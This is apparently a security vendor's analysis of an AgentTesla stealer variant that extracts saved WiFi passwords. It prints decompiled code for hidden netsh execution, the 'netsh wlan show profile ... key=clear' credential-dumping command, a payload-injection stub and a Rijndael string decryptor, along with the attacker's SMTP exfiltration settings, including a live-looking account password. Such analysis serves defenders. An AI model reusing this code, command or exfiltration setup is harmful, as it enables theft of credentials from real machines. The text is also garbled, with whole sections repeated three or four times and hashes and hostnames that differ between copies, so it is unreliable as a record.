
The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

```
internal static string qjx(string qjs)
{
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = <Module>.\u200E(119336);
    process.StartInfo.Arguments = qjs;
    process.StartInfo.CreateNoWindow = true;
    string result;
    for (;;)
    {
        IL_3F:
        uint num = 3118451843U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 3616653278U)) % 5U)
            {
                case 0U:
                    process.WaitForExit();
                    num = (num2 * 3066241599U ^ 4220865633U);
                    continue;
                case 1U:
                    process.StartInfo.RedirectStandardOutput = true;
                    process.StartInfo.UseShellExecute = false;
                    process.Start();
                    num = (num2 * 419180500U ^ 2430150465U);
                    continue;
            }
        }
    }
}
```

Netsh

Wlan show profiles

In the next step for each wireless profile, the following command is executed to extract the profile’s credential: “netsh wlan show profile PRPFILENAME key=clear” (Figure 5).

```
internal static string qzm(string q1d)
{
    string input = agy.qjx(<Module>.\u200E(119216) + q1d + <Module>.\u200E(119196));
    string value = new Regex(<Module>.\u200E(119240)).Match(input).Groups[<Module>.\u200E(119284)].Value;
}
```

WIFI Profile Name

### String encryption

All the strings used by the malware are encrypted and are decrypted by [Rijndael](#) symmetric encryption algorithm in the “.u200E” function. This function receives a number as an input and generates three byte arrays containing input to be decrypted, key and IV (Figure 6).

```

uint[] array3 = (uint[])u202E[num3];
byte[] array4 = new byte[array3.Length * 4];
Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
byte[] array5 = array4;
int num10 = array5.Length - (num8 + num9);
byte[] array6 = new byte[num10];
Buffer.BlockCopy(array5, 0, array, 0, num8);
Buffer.BlockCopy(array5, num8, array2, 0, num9);
Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
IL_1FD:
return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

```

For example, in Figure 5, “119216” is decrypted into “wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	(pxs)
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	"-Guest"
aqh	"-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	"-Wireless"
aqh	"-Wireless"
aqk	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Smtplib: SMTP client configuration:
Smtplib: smtp.username: boiistar@yandex.com
Smtplib: smtp.password: io419090
Smtplib: smtpclient.host: smtp.yandex.com
Smtplib: smtp.enablessl: true
Smtplib: smtp.port: 587
Smtplib: to: boiistar@yandex.com
Smtplib: from: boiistar@yandex.com
Smtplib: email subject: "PW_REM/DESKTOP-2C3IQHO"
Smtplib: mailmessage.isBodyHtml = true
```


The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



### Indicators of compromise

#### AgentTesla samples:


```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044
27939b70928b285655c863fa26efded96bf9db46f35ba39d2a1295424c07b
```

#### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

#### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```



To collect wireless profile credentials, a new “netsh” process is created by passing “wlan show profile” as argument (Figure 4). Available WiFi names are then extracted by applying a regex: “All User Profile \* : (?.\*)\*”, on

the stdout output of the process.

```
internal static string qjx(string qjs)
{
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = <Module>.\u200E(119336);
    process.StartInfo.Arguments = qjs;
    process.StartInfo.CreateNoWindow = true;
    string result;
    for (;;)
    {
        IL_3F:
        uint num = 3118451843U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 3616653278U)) % 5U)
            {
                case 0U:
                    process.WaitForExit();
                    num = (num2 * 3066241599U ^ 4220865633U);
                    continue;
                case 1U:
                    process.StartInfo.RedirectStandardOutput = true;
                    process.StartInfo.UseShellExecute = false;
                    process.Start();
                    num = (num2 * 419180500U ^ 2430150465U);
                    continue;
            }
        }
    }
}
```

In the next step for each wireless profile, the following command is executed to extract the profile’s credential: “netsh wlan show profile PRPFILENAME key=clear” (Figure 5).

```
internal static string qzm(string q1d)
{
    string input = agy.qjx(<Module>.\u200E(119216) + q1d + <Module>.\u200E(119196));
    string value = new Regex(<Module>.\u200E(119240)).Match(input).Groups[<Module>.\u200E(119284)].Value;
}
```

### String encryption

All the strings used by the malware are encrypted and are decrypted by [Rijndael](#) symmetric encryption algorithm in the “.u200E” function. This function receives a number as an input and generates three byte arrays containing input to be decrypted, key and IV (Figure 6).

```

uint[] array3 = (uint[])u202E[num3];
byte[] array4 = new byte[array3.Length * 4];
Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
byte[] array5 = array4;
int num10 = array5.Length - (num8 + num9);
byte[] array6 = new byte[num10];
Buffer.BlockCopy(array5, 0, array, 0, num8);
Buffer.BlockCopy(array5, num8, array2, 0, num9);
Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
IL_1FD:
return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

```

For example, in Figure 5, “119216” is decrypted into “wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	(pxs)
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	"-Guest"
aqh	"-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	"-Wireless"
aqh	"-Wireless"
aqk	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Smtplib: SMTP client configuration:
Smtp username: boiistar@yandex.com
Smtp password: io419090
smtpclient.host: smtp.yandex.com
smtp.enablessl: true
smtp port: 587
to: boiistar@yandex.com
from: boiistar@yandex.com
email subject: "PW_REM/DESKTOP-2C3IQHO"
mailmessage.isBodyHtml = true
```


The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:


```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

```
// Token: 0x04000001 RID: 1  
private static string dpass = "paTjEZNZLS";  
  
// Token: 0x04000002 RID: 2  
private static byte[] Payload = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("6s2Be1A"), X.dpass));  
private static void StartInject(int injvalue)  
{  
    X.Run(X.GetInjectionPath(injvalue), X.Payload, true);  
}
```

The second payload (owEKjMRYkIfjPazjphIDdRoPePVNoulgd) is the main component of AgentTesla that steals credentials from browsers, FTP clients, wireless profiles, and more (Figure 3). The sample is heavily obfuscated to make the analysis more difficult for researchers.



To collect wireless profile credentials, a new “netsh” process is created by passing “wlan show profile” as argument (Figure 4). Available WiFi names are then extracted by applying a regex: “All User Profile \* : (?.\*)\*”, on the stdout output of the process.

```

internal static string qjx(string qjs)
{
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = <Module>.\u200E(119336);
    process.StartInfo.Arguments = qjs;
    process.StartInfo.CreateNoWindow = true;
    string result;
    for (;;)
    {
        IL_3F:
        uint num = 3118451843U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 3616653278U)) % 5U)
            {
                case 0U:
                    process.WaitForExit();
                    num = (num2 * 3066241599U ^ 4220865633U);
                    continue;
                case 1U:
                    process.StartInfo.RedirectStandardOutput = true;
                    process.StartInfo.UseShellExecute = false;
                    process.Start();
                    num = (num2 * 419180500U ^ 2430150465U);
                    continue;
            }
        }
    }
}
    
```

In the next step for each wireless profile, the following command is executed to extract the profile’s credential: “netsh wlan show profile PRPFILENAME key=clear” (Figure 5).

```

internal static string qzm(string q1d)
{
    string input = agy.qjx(<Module>.\u200E(119216) + q1d + <Module>.\u200E(119196));
    string value = new Regex(<Module>.\u200E(119240)).Match(input).Groups[<Module>.\u200E(119284)].Value;
}
    
```

### String encryption

All the strings used by the malware are encrypted and are decrypted by [Rijndael](#) symmetric encryption algorithm in the “.u200E” function. This function receives a number as an input and generates three byte arrays containing input to be decrypted, key and IV (Figure 6).

```

uint[] array3 = (uint[])u202E[num3];
byte[] array4 = new byte[array3.Length * 4];
Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
byte[] array5 = array4;
int num10 = array5.Length - (num8 + num9);
byte[] array6 = new byte[num10];
Buffer.BlockCopy(array5, 0, array, 0, num8);
Buffer.BlockCopy(array5, num8, array2, 0, num9);
Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
IL_1FD:
return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

```

For example, in Figure 5, “119216” is decrypted into “\wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	(pxs)
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	"-Guest"
aqh	"-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	"-Wireless"
aqh	"-Wireless"
aqk	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED]Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Smtplib.username: boiistar@yandex.com
Smtplib.password: io419090
smtpclient.host: smtp.yandex.com
smtp.enablessl: true
smtp.port: 587
to: boiistar@yandex.com
from: boiistar@yandex.com
email subject: "PW_REM/DESKTOP-2C3IQH0"
mailmessage.isBodyHtml = true
```

